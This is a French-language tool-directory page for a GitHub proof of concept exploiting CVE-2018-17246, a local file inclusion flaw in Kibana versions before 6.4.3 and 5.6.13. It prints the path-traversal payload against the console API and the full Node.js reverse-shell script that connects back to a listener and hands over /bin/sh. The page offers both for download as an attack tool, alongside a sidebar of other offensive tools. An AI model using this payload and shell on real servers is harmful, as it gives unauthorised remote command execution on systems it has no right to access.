
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/mpgn/cve-2018-17246
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionRed TeamingDéveloppement de Charges Utiles
GitHubmpgn/cve-2018-17246

CVE-2018-17246

CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13

Voir le dépôt
651584il y a 7 ansVérifié par Kitploit
Partager

CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13


Une inclusion de fichier local sur Kibana découverte par CyberArk Labs, l'LFI peut être utilisée pour exécuter un reverse shell sur le serveur Kibana avec le payload suivant :

/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../.../../../../path/to/shell.js

Comme vous l'avez déjà deviné, cette attaque doit être associée à un téléchargement de fichier sans restriction ou à toute autre vulnérabilité qui vous permet d'écrire un fichier sur le serveur.

Il n'y a pas de validation des entrées, donc nous pouvons changer le nom du fichier JavaScript comme nous le voulons. Dans ce cas, avec la technique de traversée de chemin, nous pouvons choisir n'importe quel fichier sur le serveur Kibana. Cependant, une chose à savoir est la fonctionnalité de mise en cache des modules de Node. Essentiellement, puisque l'LFI fonctionne en envoyant une entrée utilisateur non nettoyée à la fonction require de Node, le module inclus (le payload de l'attaquant) sera mis en cache par nom de fichier. Cela signifie que vous ne pouvez pas envoyer le même payload pour, par exemple, récupérer un reverse shell.

lfi

Détails de la vulnérabilité : https://www.cyberark.com/threat-research-blog/execute-this-i-know-you-have-it/

Avis de sécurité : https://www.elastic.co/blog/kibana-local-file-inclusion-flaw-cve-2018-17246


  • version 6.0.0 de kibana depuis docker (sans aucun ElasticSearch lié, le PoC fonctionne)
  • shell.js provenant de https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1337, "172.18.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





